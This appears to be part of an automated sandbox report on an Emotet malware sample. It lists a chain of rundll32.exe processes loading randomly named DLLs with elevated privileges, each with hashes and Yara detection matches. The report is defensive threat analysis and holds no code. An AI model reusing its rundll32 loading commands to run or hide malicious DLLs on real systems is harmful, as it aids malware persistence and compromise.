Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.460122857.0000000000341000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.460211581.0000000010001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.460063482.0000000000190000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **2656**, Parent PID: **1180**

General	
Target ID:	10
Start time:	21:29:42
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\QWER.dll",DllRegisterServer
Imagebase:	0xc00000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.512416856.0000000002F40000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.512269279.0000000002820000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.511939105.0000000000441000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.511964806.0000000000470000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.512350669.0000000002E00000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.512137672.0000000000AE1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.511829011.00000000001E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.511865871.0000000000310000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.511778687.0000000000170000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.512384350.0000000002E81000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.512450327.0000000003021000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.512203615.00000000000BD1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.512323278.0000000002DD1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.512502215.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.512166505.00000000000B10000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **1532**, Parent PID: **2656**

General

Target ID:	11
Start time:	21:30:04
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Bwqooqqzlaw\cojfo.cqz",OOkfVaPZ
Imagebase:	0xc00000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.514931269.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.514649253.00000000001D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.514700543.0000000000201000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **2672**, Parent PID: **1532**

General

Target ID:	12
Start time:	21:30:08
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Bwqooqqzlaw\cojfo.cqz",DllRegisterServer
Imagebase:	0xc00000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564980270.00000000030B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564788037.0000000002851000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564756951.00000000027E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564304775.00000000002A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564841038.0000000002910000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564618433.0000000000AC1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564587056.0000000000A30000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.565021247.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564430858.00000000004E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564371056.00000000004B0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564944730.0000000002FE0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564702502.0000000000BD1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564887911.0000000002E71000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564646354.0000000000B20000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.564333785.00000000002D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2916**, Parent PID: **2672**

General

Target ID:	14
Start time:	21:30:27
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jcwhaivtpnbramh\xjgaylzytzzvl.srm",xvIpPUnGjiWnFD
Imagebase:	0xc00000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.566974916.0000000000B01000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.566592140.0000000000210000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.567255358.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **1200**, Parent PID: **2916**

General

Target ID:	15
Start time:	21:30:32
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Jcwhaivtpnbramh\xjgaylzytzzvl.srm",DllRegisterServer
Imagebase:	0xc00000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616456228.00000000001C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.617069039.00000000008F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616617596.0000000000201000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.617285505.00000000024F0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.617389585.0000000002590000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.617514155.0000000002E41000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616727376.00000000003A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.617246098.0000000000BC1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.617654875.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.617205636.0000000000B50000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.617317530.0000000002521000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.617576888.0000000002F61000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.616926650.0000000000840000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.617169491.0000000000A31000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.617141455.0000000000A00000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2424**, Parent PID: **1200**

General

Target ID:	16
Start time:	21:30:49
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Cdragpegkvqde\ljsxpi.ptx",mYtMYmZ
Imagebase:	0xc00000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.620719407.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.620541885.00000000002A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.620492867.0000000000270000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **2144**, Parent PID: **2424**

General

Target ID:	17
Start time:	21:30:57
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Cdragpegkvqde\ljsxpi.ptx",DllRegisterServer
Imagebase:	0xc00000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.683540331.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.679113549.0000000000351000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.681597853.0000000002C91000.00000020.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.680671662.00000000026A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.680752870.00000000026D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.679483027.0000000000B50000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.679062553.00000000001E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.681792444.0000000002EC1000.00000020.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.681556359.0000000002C60000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.679555584.0000000000CC0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.681640222.0000000002D00000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.681204228.0000000002860000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.679178655.00000000005A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.680211767.00000000025E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.681736430.0000000002E90000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.679134510.0000000000380000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.681713030.0000000002E61000.00000020.00000001.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.681364704.0000000002891000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.679503750.0000000000B81000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly